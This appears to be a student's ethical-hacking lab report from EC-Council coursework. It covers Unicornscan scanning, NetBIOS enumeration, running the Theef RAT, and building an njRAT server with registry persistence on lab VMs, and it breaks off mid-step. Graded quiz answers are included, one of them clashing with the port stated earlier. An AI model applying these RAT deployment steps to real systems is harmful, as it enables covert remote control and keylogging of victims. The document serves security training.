Edit with WPS Office

- Switch to Root User:
 - Type: sudo su and press enter
- Enter Password:
 - In [sudo] password for attacker: field, type: toor
 - Press Enter


(Note: The password will not be visible while typing.)



A screenshot of a terminal window on a Linux system. The title bar shows three colored dots (red, green, yellow) and the menu bar includes File, Edit, View, Search, Terminal, and Help. The terminal prompt is [attacker@parrot]-(~). The user types \$sudo su, followed by the [sudo] password for attacker: prompt. After entering the password, the terminal changes to [root@parrot]-[/home/attacker] and the prompt changes to #.

```
[attacker@parrot]-(~)
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#
```

- Navigate to the Root Directory:
 - Type: cd and Press Enter



A screenshot of a terminal window showing the continuation of the previous session. The user has entered the cd command to navigate to the root directory. The terminal prompt is now [root@parrot]-(~) and the prompt changes to #.

```
[attacker@parrot]-(~)
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-(~)
#
```



Edit with WPS Office

- Now, you are in the root environment and ready to execute **Unicornscan** commands.

```
[attacker@parrot]~
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
└─# cd
[root@parrot]~
└─# unicornscan 10.10.1.16
TCP open      domain[  53]      from 10.10.1.16 ttl 128
TCP open      http[   80]      from 10.10.1.16 ttl 128
TCP open      kerberos[  88]    from 10.10.1.16 ttl 128
TCP open      epmap[ 135]      from 10.10.1.16 ttl 128
TCP open      netbios-ssn[ 139]  from 10.10.1.16 ttl 128
TCP open      ldap[ 389]      from 10.10.1.16 ttl 128
TCP open      microsoft-ds[ 445] from 10.10.1.16 ttl 128
TCP open      ldaps[ 636]      from 10.10.1.16 ttl 128
TCP open      zephyr-clt[ 2103] from 10.10.1.16 ttl 128
TCP open      ms-wbt-server[ 3389]from 10.10.1.16 ttl 128
[root@parrot]~
└─# unicornscan 10.10.1.16 -Iv
adding 10.10.1.16/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,
50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,1
43,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-3
72,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,538,548,554,563,5
37,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,9
```

- The command **unicornscan 10.10.1.16 -lv** is used to perform a detailed scan on the target machine, which in this case is a **Windows Server 2016** with the IP address **10.10.1.16**.
- unicornscan** → Runs Unicornscan, a network reconnaissance tool.
- 10.10.1.16** → Specifies the target IP address.
- l** → Enables **immediate mode** for faster scanning.
- v** → Enables **verbose mode** to display detailed scan results.

The scan detects **open TCP ports**, **running services**, and the **TTL value** of **128**, indicating that the



Edit with WPS Office

target OS is likely Microsoft Windows (Windows 7/8/8.1/10 or Windows Server 2008/12/16).

- The command `unicornscan 10.10.1.9 -lv` is used to perform a detailed scan on the target machine, which in this case is Ubuntu (10.10.1.9).

```
[root@parrot]~
[root@parrot]~#unicornscan 10.10.1.16 -lv
adding 10.10.1.16/32 mode 'TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,
50,53,65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,1
43,150,161-164,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-3
72,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,538,548,554,563,5
37,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,9
41,946,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,
1433,1434,1524,1525,1645,1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-
2050,2101-2104,2140,2150,2233,2323,2345,2401,2430,2431,2432,2433,2583,2628,2776,
2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,3632,3690,3801,
4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-
5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,
7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000
,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,2
0012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,326
58,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000
,60006,61000,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535'
ops 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little l
onger than 8 Seconds
```

The scan detects open TCP ports, running services, and a TTL value of 64, indicating that the target OS is likely Linux-based (Google Linux, Ubuntu, Parrot, or Kali).

```
TCP open 10.10.1.9:80  ttl 64
TCP open 10.10.1.9:22  ttl 64
sender statistics 295.5 pps with 338 packets sent total
listener statistics 676 packets received 0 packets dropped and 0 interface drops
TCP open 10.10.1.9:22  ssh[ 22]      from 10.10.1.9  ttl 64
TCP open 10.10.1.9:80  http[ 80]     from 10.10.1.9  ttl 64
```



Question 2.2.4.1

Run the Unicornscan tool from the Parrot Security machine to perform OS discovery on the target system (10.10.1.9). Enter YES if the target system is a Linux-based machine; else, enter NO.

yes

Score

✓ Correct

- Perform enumeration on a system or network to extract usernames, machine names, network resources, shares, etc.

Enumeration is the process of actively gathering detailed information about a target system by establishing a connection and performing queries. It helps in identifying usernames, user groups, shared folders, active services, open ports, OS type, machine name, and network configuration. Enumeration techniques are conducted in intranet environments to identify vulnerabilities for security analysis or exploitation.

■ Perform NetBIOS enumeration using Windows Command-Line utilities

- First switch to the Windows Server 2019 (10.10.1.19) machine and activate it using **Ctrl+Alt+Delete**. Log in with the **Administration** profile by pasting **Pa\$\$w0rd** in the password field. Alternatively, use the **Type Password** option under the **Commands** menu. When the **Networks** screen appears, click **Yes** to allow network discovery.
- Run the command:
 - **nbtstat -a 10.10.1.10**
 - This displays the NetBIOS name table of the remote **Windows 10** machine, revealing active NetBIOS names and their associated types.



Edit with WPS Office

```
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nbtstat -a 10.10.1.10

Ethernet:
NodeIpAddress: [10.10.1.19] Scope Id: []

      NetBIOS Remote Machine Name Table

      Name          Type        Status
-----
WINDOWS10    <00>    UNIQUE    Registered
WORKGROUP   <00>    GROUP     Registered
WINDOWS10    <20>    UNIQUE    Registered
WORKGROUP   <1E>    GROUP     Registered
WORKGROUP   <1D>    UNIQUE    Registered
@MSBROWSE@<01> GROUP     Registered

MAC Address = 00-15-5D-01-80-01
```

■ NOW Run the command:

- **nbtstat -c**
- This lists the NetBIOS name cache, showing stored NetBIOS names and their resolved IP addresses without requiring authentication.

```
C:\Users\Administrator>nbtstat -c

Ethernet:
NodeIpAddress: [10.10.1.19] Scope Id: []

      NetBIOS Remote Cache Name Table

      Name          Type        Host Address  Life [sec]
-----
WINDOWS10    <20>    UNIQUE    10.10.1.10  351

C:\Users\Administrator>
```

■ Run the command:

- **net use**
- This displays active network connections, including shared folders, drives, and connection status.



Edit with WPS Office

```
C:\Users\Administrator>net use  
C:\New connections will be remembered.  
  
Status Local Remote Network  
Wi OK Z: \\WINDOWS10\EHE-Tools Microsoft Windows Network  
The command completed successfully.  
  
C:\Users\Administrator>
```

- 9. This concludes the demonstration of performing NetBIOS enumeration using Windows command-line utilities such as Nbtstat and Net use.
- 10. Close all open windows and document all the acquired information.

Question 2.3.1.1

Name the shared folder/drive available for the Windows Server 2019 machine.

\\WINDOWS10\EHE-Tools

Score

 Correct

■ Perform NetBIOS enumeration using NetBIOS Enumerator

NetBIOS Enumerator is a tool for gathering network details like NetBIOS names, usernames, domain names, and MAC addresses using SMB.


Here, a Windows 10 machine is used to perform NetBIOS enumeration on Windows Server 2016 and Windows Server 2019 machines.

- Switch to the Windows 10 machine.
- Navigate to D:\EHE-Tools\EHE Module 02 Ethical Hacking Fundamentals\NetBIOS Enumeration Tools\NetBIOS Enumerator and double-click NetBIOS Enumerator.exe.
- If a security warning appears, click Run. The NetBIOS Enumerator main window will open.


- The NetBIOS Enumerator main window appears, as shown in the screenshot.




Edit with WPS Office



- Under **IP range to scan** put IP range **10.10.1.15-10.10.1.20** and click **scan**.
- NetBIOS Enumerator scans the specified IP address range. Once completed, the scan results appear in the left pane.
- The **Debug window** in the right pane shows the scanning progress and displays **Ready!** when the scan is finished.



- Click the expand icon (+) next to 10.10.1.16 and 10.10.1.19 in the left pane to reveal their details.
- Next, expand NetBIOS Names to view the NetBIOS details of the target IP addresses.



- 8. This concludes the demonstration of performing NetBIOS enumeration using NetBIOS Enumerator. This enumerated NetBIOS information can be used to strategize an attack on the target.
- 9. Close all open windows and document all the acquired information.

Question 2.3.2.1

Use the NetBIOS Enumerator tool to perform NetBIOS enumeration on the network (10.10.1.15 – 10.10.1.20). NetBIOS Enumerator tool is available at D:\EHE-Tools\EHE Module 02 Ethical Hacking Fundamentals\NetBIOS Enumeration Tools\NetBIOS Enumerator. Enter the domain name associated with the IP address 10.10.1.16.

EHE

Score

✓ Correct

Ethical Hacking Lab Report – 06 (Date: 12-05-2025)

EC-Council Lab Assignment: Module 3

Information Security Threats and Vulnerability Assessment

Scenario

A threat is a possible event that can harm or disrupt an organization's operations. Threats can be physical or digital, and may be accidental, intentional, or due to other causes. Cyber threats often target personal, financial, and login data, and compromised systems may be used for further malicious actions. The severity of a threat depends on its potential damage, detection difficulty, and control level. Threats can compromise the



Edit with WPS Office

Confidentiality, Integrity, and Availability (CIA) of data, causing data loss, identity theft, and other cybercrimes.

In this module's labs, you'll explore how attackers create and spread malware, and how to assess vulnerabilities in systems and networks.

Objective

This lab helps you:

- Create and deploy a Trojan to exploit a target system
- Develop a virus to infect a target machine
- Perform vulnerability assessments to find system/network weaknesses

Overview of Threats

Types of Threats:

- Natural Threats: Disasters like floods, fires, earthquakes, and power failures that can damage IT infrastructure.
 - Unintentional Threats: Human errors, poor training, or negligence within an organization.
 - Intentional Threats:
 - Internal: Insider threats by employees with access to systems
 - External: Attackers exploiting system vulnerabilities from outside
- [**Lab 1: Create a Trojan to Gain Access to the Target System**](#)

Scenario

A Trojan disguises itself as a legitimate program but secretly performs harmful actions. Attackers may use it to control systems remotely, steal data, or launch other attacks. Systems using unencrypted credentials are especially vulnerable. Trojans can enter via email, downloads, or instant messaging and may spoof their origin to mislead investigations.

This lab shows how attackers take control of systems using Trojans and establish hidden channels for data transfer.

Objectives



Edit with WPS Office

- Create a Trojan Server with Theef RAT
- Control a Victim System using njRAT

Task 1: Create a Trojan Server using Theef RAT Trojan


Remote Access Trojans (RATs) let attackers gain full remote control of a system, including screen and webcam access, file management, keylogging, and command execution. These RATs spread via phishing, USB drives, or drive-by downloads.

Theef RAT, written in Delphi, operates over port 9871 and consists of a client (attacker's control panel) and server (malicious file installed on the victim's system). Though interface versions may differ, the creation process remains consistent

In this lab, for demonstration purposes, we are directly executing the file on the victim machine, Windows Server 2016. And Windows 10 machine (as an attacker)

On the Victim's Machine (Windows Server 2016)

1. Navigate to:
Z:\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\Theef
2. Run Server210.exe by double-clicking it to initiate the Trojan on the victim's system.



On the Attacker's Machine (Windows 10)

1. Navigate to:
D:\EHE-Tools\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\Theef
2. Launch Client210.exe to open the attack interface.
3. Enter the IP address of the victim machine.
4. A remote session is successfully established with the Windows Server 2016



Edit with WPS Office

system

The screenshot shows a Windows File Explorer window with the following details:

Path: This PC > EHE-Tools (\Windows10) (Z:) > EHE Module 03 Information Security Threats and Vulnerability Assessment > Trojans Types > Remote Access Trojans (RAT) > Theef

Name	Date modified	Type	Size
cgiparam	12/12/2019 1:01 AM	Configuration sett...	1 KB
Client210	12/12/2019 1:01 AM	Application	522 KB
Editserver210	12/12/2019 1:01 AM	Application	236 KB
Loggedkeys	12/12/2019 1:01 AM	Text Document	1 KB
pass.dll	12/12/2019 1:01 AM	Application exten...	42 KB
readme	12/12/2019 1:01 AM	Text Document	4 KB
Savedkeys	12/12/2019 1:01 AM	Text Document	0 KB
Scanner.dll	12/12/2019 1:01 AM	Application exten...	60 KB
Server210	12/12/2019 1:01 AM	Application	684 KB
theef	12/12/2019 1:01 AM	Configuration sett...	1 KB
upx	12/12/2019 1:01 AM	Application	92 KB
zip.dll	12/12/2019 1:01 AM	Application exten...	48 KB

In Attackers machine

Navigate to D:\EHE-Tools\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\Theef and double-click Client210.exe to access the victim machine remotely.

The screenshot shows a Windows File Explorer window with the following details:


Path: This PC > EHE-Tools (D:) > EHE-Tools > EHE Module 03 Information Security Threats and Vulnerability Assessment > Trojans Types > Remote Acc

Name	Date modified	Type	Size
cgiparam.ini	12/12/2019 4:01 AM	Configuration sett...	1 KB
Client210.exe	12/12/2019 4:01 AM	Application	522 KB
Editserver210.exe	12/12/2019 4:01 AM	Application	236 KB
Loggedkeys.txt	12/12/2019 4:01 AM	Text Document	1 KB
pass.dll	12/12/2019 4:01 AM	Application exten...	42 KB
readme.txt	12/12/2019 4:01 AM	Text Document	4 KB
le-07 Web			
Savedkeys.txt	12/12/2019 4:01 AM	Text Document	0 KB
Scanner.dll	12/12/2019 4:01 AM	Application exten...	60 KB
Server210.exe	12/12/2019 4:01 AM	Application	684 KB
theefini	12/12/2019 4:01 AM	Configuration sett...	1 KB
upx.exe	12/12/2019 4:01 AM	Application	92 KB
zip.dll	12/12/2019 4:01 AM	Application exten...	48 KB

Enter the IP address of the victim's system.



Edit with WPS Office



From **Windows 10**, we have successfully established a remote connection with the **Windows Server 2016** machine.

1. In **Computer Information**, we can view **PC Details**, **OS Info**, **Home**, and **Network** by clicking their respective buttons.

Here, for example, selecting **PC Details** reveals computer-related information




Spy icon to perform various operations like capture screens, log keys, view processes, view the task manager, use the webcam, and use the microphone on the target machine



Edit with WPS Office

For instance, selecting **Task Manager** views the tasks running on the target machine



Similarly For capturing keylogger event of the victim computer. Attacker's System



Edit with WPS Office



Question 3.1.1.1

Use the Windows 10 machine (10.10.1.10) as the attacker machine and Windows Server 2016 machine (10.10.1.16) as the victim machine. Create a trojan server using the Theef RAT trojan to control the victim machine remotely. Run the Theef server on the victim machine and Theef client on the attacker machine. The Theef client and server files are available in the directory Z:\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\Theef on the attacker machine. What is the default port used in Theef?

6703

Score

✓ Correct

Task 2: Gain Control over a Victim Machine using the njRAT RAT Trojan

njRAT is a Remote Access Trojan (RAT) with advanced data-stealing features. It can log keystrokes, access the victim's camera, steal credentials stored in browsers, upload and download files, manipulate processes and files, and view the victim's desktop.

This RAT also allows attackers to control Botnets (networks of compromised computers), enabling them to update, uninstall, disconnect, restart, and terminate the




Edit with WPS Office

RAT, as well as rename its campaign ID. Additionally, it can be configured to spread through USB drives using the Command and Control server software.

In this lab exercise, we will use **njRAT** to take control of a victim machine. The **attacker machine** will be a Windows 10 machine (IP: 10.10.1.10), and the **victim machine** will be a Windows Server 2016 (IP: 10.10.1.16).

To begin, on the **Windows 10 machine**, navigate to:

D:\EHE-Tools\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\njRAT and double-click on njRAT v0.7d.exe.



njRAT is a Remote Access Trojan that enables automatic reconnection and provides a wide range of spying and control functionalities.

Steps to Configure njRAT:

1. Launch njRAT:

Open the njRAT GUI. A pop-up appears asking for the port number.

2. Set Port Number:

Enter the desired port – **5552** is used in this lab – and click **Start**.

3. Configure Server Using Builder:

- o Click the **Builder** button (bottom-left of the njRAT interface).

- o In the **Builder** dialog:

- **Host:** Enter the IP address of the attacker's machine – **10.10.1.10**.



Edit with WPS Office

- **Enable:** Check the **Registry Startup** option.
- Leave other settings as default.
- Click **Build**.

4. Save the Server File:

